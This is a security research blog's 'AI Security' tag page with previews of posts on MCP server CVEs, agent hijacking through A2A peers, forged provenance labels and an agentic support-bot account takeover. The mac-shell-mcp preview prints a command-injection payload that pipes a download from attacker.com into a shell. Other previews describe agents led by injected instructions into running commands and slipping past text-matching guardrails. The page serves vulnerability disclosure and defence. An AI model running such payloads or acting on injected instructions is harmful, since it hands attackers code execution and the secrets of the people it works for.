12 posts tagged with "AI Security"

AI Security

View All Tags

Light It Up: Agentic Guardrail Bypass to Code Execution in FastLED's MCP Server (CVE-2026-78812)

· 6 min read
Bandana Kaur
APISec Research Labs


FastLED is the library you reach for when you want LEDs to do cheerful things. Its repository also ships an MCP server that will run a command on your machine if an AI agent asks it to.

Suppose there is an AI agent, encountering an external instruction to run a "setup" command. The agent passes it to FastLED's MCP server, which executes it as the developer, with their source code, tokens, and SSH keys in reach. The one guardrail the project has for this lives in a different layer, matches on text, and does not recognize a Python one-liner carrying a hex-encoded payload.

Enterprises are pausing development to fix vulnerabilities. A comparison of the approaches on the table.

· 13 min read
Rajaram Ramanathan
APIsec Research Labs

In April 2026 Anthropic released Claude Mythos Preview to a closed group of companies and government agencies under Project Glasswing, a coalition that includes AWS, Apple, Cisco, CrowdStrike, Google, JPMorganChase, Microsoft, NVIDIA and Palo Alto Networks. The model finds software vulnerabilities on its own and at scale. By late May the partners had reported more than 10,000 high or critical vulnerabilities in widely used software, and a review of a sample of those findings by Anthropic and six independent security firms confirmed more than 90 percent of them as real. Anthropic has kept the model restricted and has described the ease of finding vulnerabilities, compared with the difficulty of fixing them, as the main challenge now facing cybersecurity.


CVE-2026-108953: OS Command Injection by Whitelist Bypass in mac-shell-mcp

· 7 min read
Bandana Kaur
APISec Research Labs

mac-shell-mcp is an MCP (Model Context Protocol) server that gives AI agents a controlled shell on macOS. It ships a command whitelist containing things like ls, pwd, cat, meant to keep the agent from running anything dangerous.

Because execFile was invoked with shell: true, an attacker or a poisoned client could call a whitelisted command like pwd and append ; curl attacker.com/x | sh in the arguments. The shell interpreted the metacharacters, the whitelist never saw the injected command, and the MCP server executed it as the local user.

What Does Your MCP Attack Surface Look Like From the Outside?

· 8 min read
Bandana Kaur
APISec Research Labs


What is the first step of attacking an MCP server? Nearly every single one answers a question for free, to anyone who asks: what can you do here? The response, tools/list, is usually treated as a harmless discovery mechanism. We wanted to challenge that and see how far schema-based recon can really get us. A tool list is a capability disclosure, and reading it carefully, without ever calling a single tool, can tell you more about a server's risk than you'd expect. This article develops a threat model for exactly that, then we test it against 234 public MCP servers to see how much of it holds up.

ZOOMSDAY: What Happens When Exploits Outrun Patches?

· 5 min read
Bandana Kaur
APISec Research Labs


A vulnerability as severe as remote code execution can go from public advisory to working exploit much faster than most orgs can go from triage to patch. AI compresses the amount of time and expertise required for vulnerability research, but defenders are increasingly playing a game where the attacker gets the first (and faster) move. How do we level the playing field?

Hijacking Google ADK Using Malicious A2A Peers

· 9 min read
Bandana Kaur
APISec Research Labs


Multi-agent systems are starting to look a lot like distributed systems with personalities, tools, and very different privilege levels. In Google ADK, we found that a remote A2A peer could supply forged control metadata that influences agent routing, session state, and even conversation history, creating a path for a fresh sort of privilege escalation. As AI agents gain more autonomy and access to real tools, how much trust should a framework place in control instructions that arrive from another agent?

Trust Me, Bro: Forging Security Labels in Microsoft's FIDES Middleware

· 9 min read
Bandana Kaur
APISec Research Labs

Most downstream consequences of prompt injections in agentic systems are caused by confused deputy problems, where an AI model treats untrusted input as authoritative instructions. Since there's no solution for prompt injection (yet), AI agents are now entering deterministic, provenance-based trust models using integrity labels to defend against untrusted (potentially malicious) actors influencing actions. But every label-based security system lives or dies on one question: when something claims to be trusted, who's actually vouching for it? Get that part right and you have SPF, DKIM, TLS, decades of infrastructure that just works. Get it wrong and you have spoofed email, forged certs, and a rather unpleasant afternoon.

Catfishing the Allowlist: Introducing MCP Security's Argument Injection Blind Spot

· 8 min read
Bandana Kaur
APISec Research Labs

An MCP server locks down its shell tool to a single allowed binary: git. Nothing else can run, seems safe. Except that binary itself has a built-in escape hatch, and nobody checked whether the allowlist covers arguments, not just executables. It doesn't. It never really can. The allowlist swiped right on git without ever checking what it was bringing to the date.

The Proxy Problem: Applying Goodhart's Law to AI-Generated Vulnerability Reports

· 10 min read
Bandana Kaur
APISec Research Labs

Over the past year, bug bounty platforms have reported a dramatic rise in AI-assisted, "slop" vulnerability submissions. Much of the discussion has centered on whether large language models are capable of discovering genuine vulnerabilities or whether they merely generate convincing-looking but ultimately meaningless reports.

All That Glitters Isn't Prompt Injection: Rethinking The Meta Instagram Takeover

· 7 min read
Bandana Kaur
APISec Research Labs

A one-sentence message was enough to hijack accounts worth six figures on the resale market. A senior Space Force officer's Instagram account, the dormant Obama-era White House handle, and a six-figure username market all fell to the same three-month-old bug. The headlines called it prompt injection, but is that actually what happened?

In March 2026, Meta rolled out a fully agentic AI support assistant across Facebook and Instagram. This was not a chatbot that simply answers questions, but one with operational privileges, including the ability to act on account recovery requests directly. By February, attackers had already found the gap, and the exploit only needed a sentence.